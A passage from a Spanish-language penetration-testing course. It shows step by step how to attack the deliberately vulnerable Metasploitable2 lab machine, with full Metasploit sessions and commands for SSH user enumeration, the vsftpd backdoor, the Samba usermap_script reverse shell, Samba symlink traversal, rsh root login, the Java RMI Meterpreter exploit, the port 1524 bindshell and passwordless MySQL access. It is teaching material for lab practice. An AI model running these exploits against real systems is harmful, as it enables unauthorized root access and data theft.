


Imagen 8-2. Consola de Metasploit Framework

En el siguiente ejemplo se detalla el uso del módulo auxiliar “SSH Username Enumeration”. El cual permite enumerar los usuarios sobre un servidor OpenSSH.

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  CHECK_FALSE  false          no        Check for false positives (random username)
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      22               yes       The target port
  THREADS    1                yes       The number of concurrent threads (max one per host)
  THRESHOLD  10               yes       Amount of seconds needed before a user is considered found (timing attack only)
  USERNAME                    no        Single username to test (username spray)
  USER_FILE                   no        File containing usernames, one per line


Auxiliary action:

  Name           Description
  ----           -----------
  Malformed Packet  Use a malformed packet


msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.0.58:22 - SSH - Using malformed packet technique
[*] 192.168.0.58:22 - SSH - Starting scan
[+] 192.168.0.58:22 - SSH - User 'backup' found
[+] 192.168.0.58:22 - SSH - User 'bin' found
[+] 192.168.0.58:22 - SSH - User 'daemon' found
[+] 192.168.0.58:22 - SSH - User 'distccd' found
[+] 192.168.0.58:22 - SSH - User 'ftp' found
[+] 192.168.0.58:22 - SSH - User 'games' found
[+] 192.168.0.58:22 - SSH - User 'gnats' found
[+] 192.168.0.58:22 - SSH - User 'irc' found
[+] 192.168.0.58:22 - SSH - User 'libuuid' found
[+] 192.168.0.58:22 - SSH - User 'list' found
[+] 192.168.0.58:22 - SSH - User 'lp' found
[+] 192.168.0.58:22 - SSH - User 'mail' found
[+] 192.168.0.58:22 - SSH - User 'man' found
[+] 192.168.0.58:22 - SSH - User 'mysql' found
[+] 192.168.0.58:22 - SSH - User 'news' found
[+] 192.168.0.58:22 - SSH - User 'nobody' found
[+] 192.168.0.58:22 - SSH - User 'postfix' found
[+] 192.168.0.58:22 - SSH - User 'postgres' found
[+] 192.168.0.58:22 - SSH - User 'proxy' found
[+] 192.168.0.58:22 - SSH - User 'root' found
```

```
[+] 192.168.0.58:22 - SSH - User 'service' found
[+] 192.168.0.58:22 - SSH - User 'sshd' found
[+] 192.168.0.58:22 - SSH - User 'sync' found
[+] 192.168.0.58:22 - SSH - User 'sys' found
[+] 192.168.0.58:22 - SSH - User 'syslog' found
[+] 192.168.0.58:22 - SSH - User 'user' found
[+] 192.168.0.58:22 - SSH - User 'uucp' found
[+] 192.168.0.58:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




Imagen 8-3. Lista de usuarios obtenidos con el módulo auxiliar ssh_enumusers

Video del Webinar Gratuito: "Metasploit Framework"
https://www.reydes.com/d/?q=videos#wgmsf

Video del Webinar Gratuito: "Tomar Control de un Servidor con Armitage"
https://www.reydes.com/d/?q=videos_2020#wgtcsa

Video del Webinar Gratuito: "Metasploit Framework y el Firewall de Windows"
https://www.reydes.com/d/?q=videos#wgmfyefdw

8.3 Interacción con Meterpreter

Meterpreter es un Payload o carga útil avanzado, dinámico y ampliable, el cual utiliza actores de inyección DLL en memoria ,y se expande sobre la red en tiempo de ejecución. Este se comunica sobre un actor socket y proporciona una completa interfaz Ruby en el lado del cliente.

Una vez obtenido acceso hacia objetivo de evaluación, se puede utilizar Meterpreter para entregar Payloads (Cargas Útiles). Se utiliza MSFCONSOLE para manejar las sesiones, mientras Meterpreter es la carga actual y tiene el deber de realizar la explotación.

Algunos de los comando comúnmente utilizados con Meterpreter son:

```
meterpreter > help

meterpreter > background

meterpreter > download

meterpreter > upload

meterpreter > execute

meterpreter > shell

meterpreter > session
```

8.4 Explotar Vulnerabilidades de Metasploitable2

Vulnerabilidad Puerto TCP 21

vsftpd Smiley Face Backdoor

https://www.exploit-db.com/exploits/17491/
https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

Análisis

La versión de vsftpd en funcionamiento en el sistema remoto ha sido compilado con una puerto trasera. Al

intentar autenticarse con un nombre de usuario conteniendo un :) (Carita sonriente) ejecuta una puerta trasera, el cual genera una shell atendiendo en el puerto TCP 6200. El shell detiene su atención después de que el cliente se conecta y desconecta.

Un atacante remoto sin autenticación puede explotar esta vulnerabilidad para ejecutar código arbitrario como root.

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 1234

┌──(kali㉿kali)-[~]
└─$ ftp
ftp> open 192.168.0.58
Connected to 192.168.0.58.
220 (vsFTPd 2.3.4)
Name (192.168.0.58:kali): usuario:)
331 Please specify the password.
Password:
```

Conexión al puerto 6200 para obtener una shell con privilegios de root.

```
┌──(kali㉿kali)-[~]
└─$ nc.traditional 192.168.0.58 6200
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

Vulnerabilidad Puerto TCP 139

Samba "username map script" Command Execution

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

Análisis

La funcionalidad MS-RPC en smbd en Samba 3.0.0 hasta 3.0.25rc3, permite a los atacantes remotos ejecutar comandos arbitrarios mediante metacaracteres shell involucrando la función (1) SamrChangePassword, cuando la opción “username_map_script” en smb.conf está habiliado, además permite a los usuarios remotos autenticados ejecutar comandos arbitrarios mediante metacaracteres shell involucrando otras funciones MS-RPC en la impresora remota (2) y gestión de archivos compartidos (3).

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-
Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.14     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.0.58
RHOST => 192.168.0.58
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.0.14:4444
[*] Command shell session 1 opened (192.168.0.14:4444 -> 192.168.0.58:54564) at 2022-08-01 17:21:58 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

id
uid=0(root) gid=0(root)
```

Vulnerabilidad Puerto TCP 139

Samba Symlink Traveral Arbitrary File Access (unsafe check)

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0926

Análisis

El servidor Samba remoto está configurado de manera insegura y permite a un atacante remoto a obtener acceso de lectura o posiblemente de escritura a cualquier archivo sobre el host afectado. Especialmente, si un atacante tiene una cuenta válida en Samba para recurso compartido el cual es factible de escribir, o hay un recurso factible de ser escrito, el cual está configurado con una cuenta de invitado, puede crear un enlace simbólico utilizando una secuencia de recorrido de directorio y ganar acceso a archivos y directorios fuera del recurso compartido.

Una explotación satisfactoria requiera un servidor Samba con el parámetro 'wide links' definido a 'yes', el cual es el estado por defecto.

Obtener Recursos compartidos:

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.0.58 --option='client min protocol=NT1'
Password for [WORKGROUP\kali]:
Anonymous login successful

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	tmp             Disk      oh noes!
	opt             Disk
	IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
	ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP
```

Con Metasploit Framework

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) >
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):

   Name      Current Setting  Required  Description
```

```
  ----      ---------------  --------  -----------
  RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-
Metasploit
  RPORT     445              yes       The SMB service port (TCP)
  SMBSHARE                   yes       The name of a writeable share on the server
  SMBTARGET  rootfs          yes       The name of the directory that should point to the root filesystem

msf6 auxiliary(admin/smb/samba_symlink_traversal) >
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(admin/smb/samba_symlink_traversal) >
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) >
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.0.58

[*] 192.168.0.58:445 - Connecting to the server...
[*] 192.168.0.58:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.0.58:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.0.58:445 - Now access the following share to browse the root filesystem:
[*] 192.168.0.58:445 -  \\192.168.0.58\tmp\rootfs\

[*] Auxiliary module execution completed
```

Ahora desde otra terminal:

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.0.58/tmp/ --option='client min protocol=NT1'
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RYDS

┌──(kali㉿kali)-[~]
```

```
└─$ smbclient //192.168.0.58/tmp/ --option='client min protocol=NT1'
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                   D        0  Mon Aug  1 17:32:15 2022
  ..                 DR        0  Mon Jan 11 21:53:13 2021
  4444.jsvc_up        R        0  Mon Aug  1 17:21:40 2022
  .ICE-unix          DH        0  Mon Aug  1 17:21:19 2022
  .X11-unix          DH        0  Mon Aug  1 17:21:33 2022
  .X0-lock           HR       11  Mon Aug  1 17:21:33 2022
  rootfs             DR        0  Mon Aug  1 17:21:33 2022

                7282168 blocks of size 1024. 5105624 blocks available
smb: \> cd rootfs
smb: \rootfs\> dir
  .                   DR        0  Mon Jan 11 21:53:13 2021
  ..                  DR        0  Mon Jan 11 21:53:13 2021
  initrd              DR        0  Tue Mar 16 18:57:40 2010
  media               DR        0  Tue Mar 16 18:55:52 2010
  bin                 DR        0  Sun May 13 23:35:33 2012
  lost+found          DR        0  Tue Mar 16 18:55:15 2010
  mnt                 DR        0  Wed Apr 28 16:16:56 2010
  sbin                DR        0  Sun May 13 21:54:53 2012
  initrd.img          R   7929183  Sun May 13 23:35:56 2012
  home                DR        0  Fri Apr 16 02:16:02 2010
  lib                 DR        0  Sun May 13 23:35:22 2012
  usr                 DR        0  Wed Apr 28 00:06:37 2010
  proc                DR        0  Mon Aug  1 17:21:04 2022
  root                DR        0  Mon Aug  1 17:21:33 2022
  R                   R         0  Mon Jan 11 21:53:13 2021
  sys                 DR        0  Mon Aug  1 17:21:04 2022
  boot                DR        0  Sun May 13 23:36:28 2012
  nohup.out           R    320898  Mon Aug  1 17:21:33 2022
  etc                 DR        0  Mon Aug  1 17:21:28 2022
  dev                 DR        0  Mon Aug  1 17:21:19 2022
  vmlinuz             R   1987288  Thu Apr 10 12:55:41 2008
  opt                 DR        0  Tue Mar 16 18:57:39 2010
  var                 DR        0  Sun May 20 17:30:19 2012
  cdrom               DR        0  Tue Mar 16 18:55:51 2010
  tmp                 D         0  Mon Aug  1 17:32:15 2022
  srv                 DR        0  Tue Mar 16 18:57:38 2010

                7282168 blocks of size 1024. 5105624 blocks available
smb: \rootfs\>
```




Imagen 8-8. Listado del recurso compartido \rootfs\ donde ahora reside el directorio raíz de Metasploitable2

Vulnerabilidad Puerto TCP 513

rlogin Service Detection

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651

Análisis

El host remoto está ejecutando el servicio 'rlogin'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rlogin es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
┌──(kali㉿kali)-[~]
└─$ rsh -l root 192.168.0.58
Last login: Mon Aug  1 17:21:35 EDT 2022 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~#
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Vulnerabilidad Puerto TCP 1099

Java RMI Server Insecure Default Configuration Java Code Execution

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3556
https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/

Análisis

Una vulnerabilidad no especificada en el componente Java Runtime Enviroment, en Orable Java SE JDK y JRE 7, 6 Update 27 y anteriores, 5.0 Update 31 y anteriores, 1.4.2_33 y anteriores, y Jrockit R28.1.4 y anteriores, permite a los atacantes remotos afectar la confidencialidad, integridad y disponibilidad, relacionado a RMI, una vulnerabilidad diferente a CVE-2011-3557.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58

msf6 exploit(multi/misc/java_rmi_server) >
msf6 exploit(multi/misc/java_rmi_server) > show options
```

```
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     192.168.0.58    yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      1099            yes       The target port (TCP)
  SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local
machi
                              ne or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080            yes       The local port to listen on.
  SSL        false           no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.0.14     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Generic (Java Payload)


msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.0.14:4444
[*] 192.168.0.58:1099 - Using URL: http://192.168.0.14:8080/b5Gbt1e5
[*] 192.168.0.58:1099 - Server started.
[*] 192.168.0.58:1099 - Sending RMI Header...
[*] 192.168.0.58:1099 - Sending RMI Call...
[*] 192.168.0.58:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.0.58
[*] Meterpreter session 2 opened (192.168.0.14:4444 -> 192.168.0.58:48655) at 2022-08-01 17:46:02 -0400

meterpreter > sysinfo
Computer       : metasploitable
OS             : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter >
meterpreter > getuid
Server username: root
meterpreter >
```

Vulnerabilidad Puerto TCP 1524

Puerta trasera (Backdoor)

Análisis

Existe una puerta trasera (backdoor) en el puerto TCP 1524. Al establecer una conexión se despliega una shell del sistema con los privilegios de root.

```
┌──(kali㉿kali)-[~]
└─$~$ nc.traditional 192.168.0.58 1524
root@metasploitable:/#
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

Vulnerabilidad Puerto TCP 3306

MySQL Unpassworded Account Check

Análisis

Es posible conectarse a la base de datos MySQL remota utilizando una cuenta sin contraseña. Esto puede permitir a un atacante a lanzar ataques contra la base de datos.

Utilizando Metasploit Framework:

```
msf6 > search mysql_sql

Matching Modules
================

  #  Name                        Disclosure Date  Rank    Check  Description
  -  ----                        ---------------  ----    -----  -----------
  0  auxiliary/admin/mysql/mysql_sql             normal  No     MySQL SQL Generic Query
```

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

msf6 >
msf6 > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

  Name      Current Setting   Required  Description
  ----      ---------------   --------  -----------
  PASSWORD                    no        The password for the specified username
  RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-
Metasploit
  RPORT     3306              yes       The target port (TCP)
  SQL       select version()  yes       The SQL to execute.
  USERNAME                    no        The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > run
